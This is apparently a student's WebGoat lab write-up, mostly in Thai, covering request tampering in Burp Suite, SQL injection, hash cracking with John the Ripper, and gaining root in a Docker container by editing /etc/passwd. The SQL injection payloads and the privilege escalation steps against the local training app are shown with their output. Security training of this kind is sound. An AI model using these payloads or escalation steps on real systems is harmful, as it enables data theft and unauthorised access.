WebGoat Write Up

HTTP Basics

- The Quiz
  - ใช้ Network tab ของ Developer tools เพื่อหาว่า request ที่ใช้เป็น GET หรือ POST

```
▼ General
Request URL:        http://127.0.0.1:8080/WebGoat/HttpBasics/attack1
Request Method:     POST
Status Code:        ● 200 OK
Remote Address:     127.0.0.1:8080
Referrer Policy:    strict-origin-when-cross-origin
```

  - หา magic number จาก Elements tab ใน Developer tools

```
<input type="hidden" name="magic_num" id="magic_num" value="7
0"> == $0
```

HTTP Proxies

- Intercept and modify a request
  - ใช้ Burp Suite เพื่อดักจับ request แล้วเปลี่ยนข้อมูลตามที่โจทย์บอก
  - ก่อนเปลี่ยน

```
Pretty   Raw   Hex                                   \n
1  POST /WebGoat/HttpProxies/intercept-request HTTP/1.1
2  Host: 127.0.0.1:8080
3  Content-Length: 13
4  sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120"
5  Accept: */*
6  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7  X-Requested-With: XMLHttpRequest
8  sec-ch-ua-mobile: ?0
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
10 sec-ch-ua-platform: "Windows"
11 Origin: http://127.0.0.1:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=natthapas
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=-DqEBjJFRVeGwMqxHivObC8OHd9RC1-rf8zgadQO
19 Connection: close
20
21 changeMe=test
```

- หลังเปลี่ยน

```
Pretty   Raw   Hex
1  GET /WebGoat/HttpProxies/intercept-request?changeMe=
   Requests%20are%20tampered%20easily HTTP/1.1
2  Host: 127.0.0.1:8080
3  sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120"
4  sec-ch-ua-mobile: ?0
5  sec-ch-ua-platform: "Windows"
6  Upgrade-Insecure-Requests: 1
7  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
8  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
   ,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9  x-request-intercepted: true
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Cookie: JSESSIONID=-DqEBjJFRVeGwMqxHivObC8OHd9RC1-rf8zgadQO
17 Connection: close
```

- ผลลัพธ์

```
Request
Pretty   Raw   Hex
1  GET
   /WebGoat/HttpProxies/intercept-requ
   est?changeMe=
   Requests%20are%20tampered%20easily
   HTTP/1.1
2  Host: 127.0.0.1:8080
3  sec-ch-ua: "Not_A Brand";v="8",
   "Chromium";v="120"
4  sec-ch-ua-mobile: ?0
5  sec-ch-ua-platform: "Windows"
6  Upgrade-Insecure-Requests: 1
7  User-Agent: Mozilla/5.0 (Windows NT
    10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/120.0.6099.71
   Safari/537.36
8  Accept:
   text/html,application/xhtml+xml,app
   lication/xml;q=0.9,image/avif,image
   /webp,image/apng,*/*;q=0.8,applicat
   ion/signed-exchange;v=b3;q=0.7
9  x-request-intercepted: true
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Cookie: JSESSIONID=
   -DqEBjJFRVeGwMqxHivObC8OHd9RC1-rf8z
   gadQO
17 Connection: close
18
19
```

```
Response
Pretty   Raw   Hex
1  HTTP/1.1 200 OK
2  Connection: close
3  Content-Type: application/json
4  Date: Mon, 25 Dec 2023 15:33:59 GMT
5
6  {
7    "lessonCompleted":true,
8    "feedback":
     "Well done, you tampered the requ
     est as expected",
9    "output":null,
10   "assignment":
     "HttpBasicsInterceptRequest",
11   "attemptWasMade":true
12 }
```

Developer Tools

- Try It! Using the console
  - ใช้ Console tab ใน Developer tools เพื่อเรียก function ที่โจทย์ให้มา

```
> webgoat.customjs.phoneHome()
  phoneHome invoked                                                    GoatRouter.js:66
<· undefined
  phone home said {"lessonCompleted":true,"feedback":"Congratulations. You have successfully completed the   GoatRouter.js:77
  assignment.","output":"phoneHome Response is -1215848925","assignment":"DOMCrossSiteScripting","attemptWasMade":true}
```

- Tyr It! Working with the Network tab
  - ใช้ Network tab ใน Developer tools เพื่อหา request ล่าสุดที่ถูกส่งไปเมื่อกดปุ่ม Go! แล้วนำเลขออกมาจากหน้า Payload

```
Name                  | Headers  Payload  Preview  Response  Initiator  Timing  Cookies
network               | ▾Form Data   view source   view URL-encoded
lessonmenu.mvc        |   networkNum: 62.68245297987664
lessonoverview.mvc    |
```

(A3) Injection : SQL Injection (Intro)

- What is SQL
  - ใช้ SELECT, WHERE เพื่อเลือกข้อมูลที่ต้องการ

You have succeeded!

SELECT department FROM employees WHERE first_name = 'Bob' AND last_name = 'Franco'

DEPARTMENT
Marketing

- Data Manipulation Language (DML)
  - ใช้ UPDATE และ WHERE เพื่อเปลี่ยนข้อมูลตามโจทย์

Congratulations. You have successfully completed the assignment.

UPDATE employees SET department = 'Sales' WHERE first_name = 'Tobi' AND last_name = 'Barnett'


USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
89762	Tobi	Barnett	Sales	77000	TA9LL1

- Data Definition Language (DDL)
  - ใช้ ALTER TABLE, ADD เพื่อเปลี่ยน schema ตามที่โจทย์กำหนด


Congratulations. You have successfully completed the assignment.

ALTER TABLE employees ADD phone varchar(20)

- Data Control Language (DCL)
  - ใช้ GRANT เพื่อให้สิทธ์ตามที่โจทย์กำหนด



- Try It! String SQL injection
  - ใช้ตัวเลือกที่โจทย์ให้เพื่อสร้าง SQL injection โดยใช้ ‘ เพื่อปิด string และ OR operator เพื่อให้เป็น true



- Try It! Numeric SQL injection
  - ใช้ OR operator เพื่อสร้าง query ที่เป็นจริงเสมอ

✔

Login_Count: 1

User_Id: 1 OR 1=1

Get Account Info

You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * From user_data WHERE Login_Count = 1 and userid= 1 OR 1=1

- Compromising confidentiality with String SQL injection
  - ใช้ ‘ เพื่อปิด string และสร้าง condition ที่เป็น true เสมอ

✔

Employee Name: name


Authentication TAN: tan' OR '1'='1

Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null


- Compromising Integrity with Query chaining
  - สร้าง UPDATE Query ต่อจาก Query ที่มีอยู่แล้วเพื่อเปลี่ยนข้อมูลตามโจทย์กำหนด



- Compromising Availability
  - ใช้ DROP TABLE เพื่อลบ table ที่โจทย์กำหนดออก

(A2) Cryptographic Failures : Crypto Basics

- Base64 Encoding
  - Decode header ที่โจทย์ให้มา จะได้ username และ password



- IBM WebSphere
  - Decode password ที่โจทย์ให้มา โดยใช้ WebSphere {xor} password decoder

encoded string: {xor}Oz4rPj0+LDovPiwsKDAtOw== decode → ← encode decoded string: databasepassword

- Hashed password
  - ใช้ John The Ripper เพื่อ crack hash ที่โจทย์ให้มา

```
nathapas@Deskbottom:~/temp$ john --format=Raw-MD5 hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=24
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/snap/john-the-ripper/current/run/password.lst
Enabling duplicate candidate password suppressor
passw0rd         (?)
1g 0:00:00:00 DONE 2/3 (2023-12-25 23:42) 20.00g/s 46080p/s 46080c/s 46080C/s 1234qwer..karla
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

```
nathapas@Deskbottom:~/temp$ john --format=Raw-SHA256 hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=24
Will run 24 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/snap/john-the-ripper/current/run/password.lst
Enabling duplicate candidate password suppressor
123456           (?)
1g 0:00:00:00 DONE 2/3 (2023-12-25 23:43) 10.00g/s 3932Kp/s 3932Kc/s 3932KC/s 123456..11inches
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
```

- RSA
  - ใช้ OpenSSL ในการหา modulus และ signature ของ modulus นั้น โดยแปลง output ของ modulus เป็น hex และ signature เป็น base64

```
nathapas@Deskbottom:~/temp$ openssl rsa -in key -noout -text
Private-Key: (2048 bit, 2 primes)
modulus:
    00:a4:ff:1b:cd:58:ff:f0:1c:00:f9:93:ab:f2:70:
    d6:ec:e2:fe:78:7e:0d:b0:ff:6f:c4:f1:2f:d3:db:
    de:98:9c:3a:16:e0:99:0a:5b:82:4f:63:65:bc:aa:
    7f:de:57:e6:de:71:64:0d:cf:07:cc:f8:97:93:4c:
    a4:32:9f:bc:c1:12:97:b4:e2:82:1d:3a:79:80:e9:
    94:51:cd:ab:aa:62:31:6e:18:e2:59:ab:c3:67:eb:
    64:f7:9b:54:bb:49:21:7c:fc:85:f3:d7:f5:05:26:
    f2:ec:93:3d:08:ef:41:e8:bf:95:ed:97:b7:99:f9:
    85:c5:a8:9a:b8:da:aa:54:d5:80:9c:fe:21:e8:f3:
    d5:fd:b1:ac:ef:76:d7:86:f7:1e:a6:ff:e5:c3:d3:
    ca:68:88:24:df:2f:29:1e:21:eb:24:ae:91:de:99:
    0b:62:90:ab:74:8f:e4:aa:be:e1:2c:88:fe:c0:2c:
    b4:a6:69:87:d8:50:92:dd:33:0f:4d:6a:72:00:03:
    9e:88:71:e6:58:b0:5e:f5:bb:f3:2a:7c:f7:ac:ca:
    cf:64:0f:19:47:e8:6d:c2:a5:07:d1:ba:f6:1b:8a:
    4c:c0:a4:81:02:9f:22:3c:d1:53:31:89:da:af:72:
    89:7f:be:88:c3:33:5d:ca:e1:39:8d:43:00:9c:c5:
    04:47
```

```
nathapas@Deskbottom:~/temp$ echo "00a4ff1bcd58fff01c00f993abf270d6ece2fe787e0db0ff6fc4f12fd3dbde989c3a16e0990a5b824f6365
bcaa7fde57e6de71640dcf07ccf897934ca4329fbcc11297b4e2821d3a7980e99451cdabaa62316e18e259abc367eb64f79b54bb49217cfc85f3d7f5
0526f2ec933d08ef41e8bf95ed97b799f985c5a89ab8daaa54d5809cfe21e8f3d5fdb1acef76d786f71ea6ffe5c3d3ca688824df2f291e21eb24ae91
de990b6290ab748fe4aabee12c88fec02cb4a66987d85092dd330f4d6a7200039e8871e658b05ef5bbf32a7cf7accacf640f1947e86dc2a507d1baf6
1b8a4cc0a481029f223cd1533189daaf72897fbe88c3335dcae1398d43009cc50447" | openssl dgst -sign key -sha256 | base64
O0DiMApPkIdF8HCDucTBk/yJKyWv+FLqB8M36MbUCOSE2lgFhaHRoTuBvXCCVreTk29Y46lyXuQa
LbLewH58OFwdE/I66mb6TxSSRAwohgFhh1K9miBl9xY6D2xVWdayzJQV+8szAhMInoAuyy7YzRDg
XEEEgpx8jq+MSSBTQzOkvMKF/94CCaDTOX3bLnc5KA7Mf6NVc9PRkQZynv2OhpD3j2IMKEayZMx8
xVOpGr46SuWkZrNXZmQmoUYhrDqJxZFlontxzzuShcM7N1La2oc34Pnkj1CiGF9JHiCVBhWqYWMC
j/JE1FQiDN8gcsjoJjpe8ma95ho6ymSm57FLvA==
```

- **Docker Image**
    - Run docker image โดยใช้คำสั่งที่โจทย์ให้
    - เพิ่ม Privilege ให้ user webgoat โดยแก้ไฟฟ์ /etc/passwd จากภายนอก
    - ใช้ key จาก secret file ใน /root เพื่อ decrypt message

```
nathapas@Deskbottom:~/temp$ sudo docker cp be146d1a701b:/etc/passwd passwd
Successfully copied 2.56kB to /home/nathapas/temp/passwd
nathapas@Deskbottom:~/temp$ sudo nano passwd
nathapas@Deskbottom:~/temp$ sudo docker cp passwd be146d1a701b:/etc/passwd
Successfully copied 2.56kB to be146d1a701b:/etc/passwd
nathapas@Deskbottom:~/temp$ sudo docker exec -it be146d1a701b /bin/bash
root@be146d1a701b:/# cd /root/
root@be146d1a701b:~# ls
default_secret
root@be146d1a701b:~# cat default_secret
ThisIsMySecretPassw0rdF0rY0u
root@be146d1a701b:~# echo "U2FsdGVkX199jgh5oANElFdtCxIEvdEvciLi+v+5loE+VCuy6Ii0b+5byb5DXp32RPmT02Ek1pf55ctQN+DHbwCPiVRfFQamDmbHBUpD7as=" | openssl enc -aes-256-cbc -d -a -
kfile default_secret
Leaving passwords in docker images is not so secureroot@be146d1a701b:~#
```